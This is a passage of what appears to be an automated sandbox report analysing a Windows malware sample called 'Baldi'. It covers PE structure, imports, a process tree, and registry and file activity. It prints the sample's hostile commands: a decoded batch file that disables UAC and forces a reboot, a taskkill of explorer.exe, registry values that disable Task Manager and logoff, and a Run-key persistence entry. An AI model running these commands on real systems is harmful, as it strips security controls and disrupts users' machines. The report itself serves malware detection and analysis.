IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x28c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5c4c	0x5e00	False	0.6697140957446809	data	6.440105549497952	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x129c	0x1400	False	0.43359375	data	5.046835307909969	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x25c58	0x400	False	0.5849609375	data	4.801003752715384	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.ndata	0x2f000	0xa000	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x39000	0x1da18	0x1dc00	False	0.5146320246848739	data	6.109333894738636	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x39190	0x1d3a8	Device independent bitmap graphic, 170 x 340 x 32, image size 115600	English	United States
RT_DIALOG	0x56538	0x100	data	English	United States
RT_DIALOG	0x56638	0x11c	data	English	United States
RT_DIALOG	0x56758	0x60	data	English	United States
RT_GROUP_ICON	0x567b8	0x14	data	English	United States
RT_VERSION	0x567d0	0x244	data	Russian	Russia

Imports

DLL	Import
KERNEL32.dll	CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetTickCount, GetFileSize, GetModuleFileNameA, GetCurrentProcess, CopyFileA, ExitProcess, GetWindowsDirectoryA, SetFileTime, GetCommandLineA, SetErrorMode, LoadLibraryA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, GetVersion, CloseHandle, lstrcmpiA, lstrcmpA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, GetModuleHandleA, LoadLibraryExA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, GetTempPathA
USER32.dll	EndDialog, ScreenToClient, GetWindowRect, EnableMenuItem, GetSystemMenu, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, RegisterClassA, TrackPopupMenu, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, DestroyWindow, CreateDialogParamA, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, OpenClipboard, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Language of compilation system	Country where language is spoken	Map
Russian	Russia	

Network Behavior

No network behavior found

Statistics

Behavior



System Behavior

Analysis Process: file.exe PID: 3320, Parent PID: 3452

General

Target ID:	0
Start time:	17:16:36
Start date:	06/06/2023
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\file.exe
Imagebase:	0x400000
File size:	4444053 bytes
MD5 hash:	E2C4C4DD8C6A357ECA164955A8FE040C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: cmd.exe PID: **5724**, Parent PID: **3320**

General	
Target ID:	1
Start time:	17:16:37
Start date:	06/06/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c CleanZUpdater.bat
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Baldi\CleanZUpdater.bat	unknown	8191	success or wait	3	BFB07	ReadFile
C:\Baldi\CleanZUpdater.bat	unknown	8191	end of file	1	BFB07	ReadFile
C:\Baldi\CleanZUpdater.bat	unknown	8191	end of file	1	BFB07	ReadFile
C:\Baldi\CleanZUpdater.bat	unknown	8191	end of file	1	BFB07	ReadFile

Analysis Process: conhost.exe PID: **5744**, Parent PID: **5724**

General	
Target ID:	2
Start time:	17:16:37
Start date:	06/06/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Baldi.exe PID: **3156**, Parent PID: **5724**

General	
Target ID:	3
Start time:	17:16:38
Start date:	06/06/2023
Path:	C:\Baldi\Baldi.exe
Wow64 process (32bit):	true
Commandline:	C:\Baldi\Baldi.exe
Imagebase:	0x400000
File size:	13049579 bytes
MD5 hash:	515BC425DAA9558E4A12A917E7DFC701

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 100%, Avira • Detection: 70%, ReversingLabs
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\softwaremicrosoftwindowscurrentversionpoliciesexplorer	success or wait	1	502129	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System	success or wait	1	502129	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\softwaremicrosoftwindowscurrentversionpoliciesexplorer	noclose	dword	1	success or wait	1	502EEB	RegSetValueExW
HKEY_CURRENT_USER\softwaremicrosoftwindowscurrentversionpoliciesexplorer	nologoff	dword	1	success or wait	1	502EEB	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System	DisableTaskMgr	unicode	1	success or wait	1	502EEB	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	GG.exe	unicode	C:\Baldi\Baldi.exe	success or wait	1	502EEB	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Control Panel\Desktop	Wallpaper	unicode	C:\Windows\web\wallpaper\Windows\img0.jpg	C:\Baldi\lol.png	success or wait	1	502EEB	RegSetValueExW

Analysis Process: DisableUAC.exe PID: **7140**, Parent PID: **5724**

General

Target ID:	4
Start time:	17:16:40
Start date:	06/06/2023
Path:	C:\Baldi\DisableUAC.exe
Wow64 process (32bit):	false
Commandline:	C:\Baldi\DisableUAC.exe
Imagebase:	0x140000000
File size:	106496 bytes
MD5 hash:	9AD923E0B582D7520DBD655C36C1CDD5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000004.00000002.380014233.0000000000470000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000004.00000003.379811354.0000000002370000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000004.00000003.379822097.00000000001C4000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000004.00000002.380014233.0000000000448000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 21%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FC2B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1400034AA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\FC2B.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	14001088F	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1400050D8	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.bat	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	140011020	CreateFileA
C:\Users\user\AppData\Local\Temp\FC2D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1400040B4	GetTempFileNameA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FC2B.tmp	success or wait	1	14001095F	DeleteFileA
C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.tmp	success or wait	1	14001095F	DeleteFileA
C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.bat	success or wait	1	14001095F	DeleteFileA
C:\Users\user\AppData\Local\Temp\FC2D.tmp	success or wait	1	14001095F	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.bat	0	186	40 73 68 69 66 74 20 2f 30 0d 0a 40 65 63 68 6f 20 6f 66 66 0d 0a 72 65 67 20 41 44 44 20 22 48 4b 45 59 5f 4c 4f 43 41 4c 5f 4d 41 43 48 49 4e 45 5c 53 4f 46 54 57 41 52 45 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 43 75 72 72 65 6e 74 56 65 72 73 69 6f 6e 5c 50 6f 6c 69 63 69 65 73 5c 53 79 73 74 65 6d 22 20 2f 76 20 45 6e 61 62 6c 65 4c 55 41 20 2f 74 20 52 45 47 5f 44 57 4f 52 44 20 2f 64 20 30 20 2f 66 0d 0a 73 68 75 74 64 6f 77 6e 20 2d 72 20 2d 74 20 31 20 2d 63 20 22 42 41 4c 44 49 20 45 56 49 4c 2e 2e 2e 22 20 3e 6e 75 6c 0d 0a	@shift /0@echo offreg ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /fshutdown -r -t 1 -c "BALDI EVIL..." >nul	success or wait	1	140010BA3	WriteFile

Analysis Process: conhost.exe PID: 5332, Parent PID: 7140

General

Target ID:	5

Start time:	17:16:40
Start date:	06/06/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskkill.exe PID: **5436**, Parent PID: **3156**

General

Target ID:	6
Start time:	17:16:40
Start date:	06/06/2023
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\taskkill.exe" /f /im explorer.exe
Imagebase:	0xb10000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6040**, Parent PID: **7140**

General

Target ID:	7
Start time:	17:16:40
Start date:	06/06/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd" /c "C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.bat C:\Baldi\DisableUAC.exe
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000007.00000002.379502958.0000016157B60000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000007.00000003.378633984.0000016157B70000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000007.00000002.379654166.0000016157B70000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000007.00000003.379239394.0000016157B6F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000007.00000002.379709392.0000016157DD0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000007.00000002.379502958.0000016157B6B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.bat	unknown	8191	success or wait	4	7FF707BBF404	ReadFile
C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.bat	unknown	8191	end of file	1	7FF707BBF404	ReadFile
C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.bat	unknown	8191	end of file	1	7FF707BBF404	ReadFile

Analysis Process: conhost.exe PID: **6844**, Parent PID: **5436**

General

Target ID:	8
Start time:	17:16:40
Start date:	06/06/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **5744**, Parent PID: **6040**

General

Target ID:	9
Start time:	17:16:41
Start date:	06/06/2023
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	reg ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f
Imagebase:	0x7ff7447d0000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000009.00000002.378526790.000001FFF3EF0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000009.00000002.378545012.000001FFF3F00000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 00000009.00000002.378526790.000001FFF3EF4000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System	EnableLUA	dword	1	0	success or wait	1	7FF7447D594D	RegSetValueExW

Analysis Process: shutdown.exe PID: **3816**, Parent PID: **6040**

General

Target ID:	10
Start time:	17:16:41
Start date:	06/06/2023
Path:	C:\Windows\System32\shutdown.exe
Wow64 process (32bit):	false
Commandline:	shutdown -r -t 1 -c "BALDI EVIL..."
Imagebase:	0x7ff65a9e0000
File size:	26624 bytes
MD5 hash:	7A22F98F0B7BAEEF5FE1965F075A5E95
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 0000000A.00000002.379169390.000001E5CE7B0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 0000000A.00000002.379112663.000001E5CE4F9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 0000000A.00000002.379112663.000001E5CE4F0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_BatToExe, Description: Yara detected BatToExe compiled binary, Source: 0000000A.00000002.379169390.000001E5CE7B4000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

No disassembly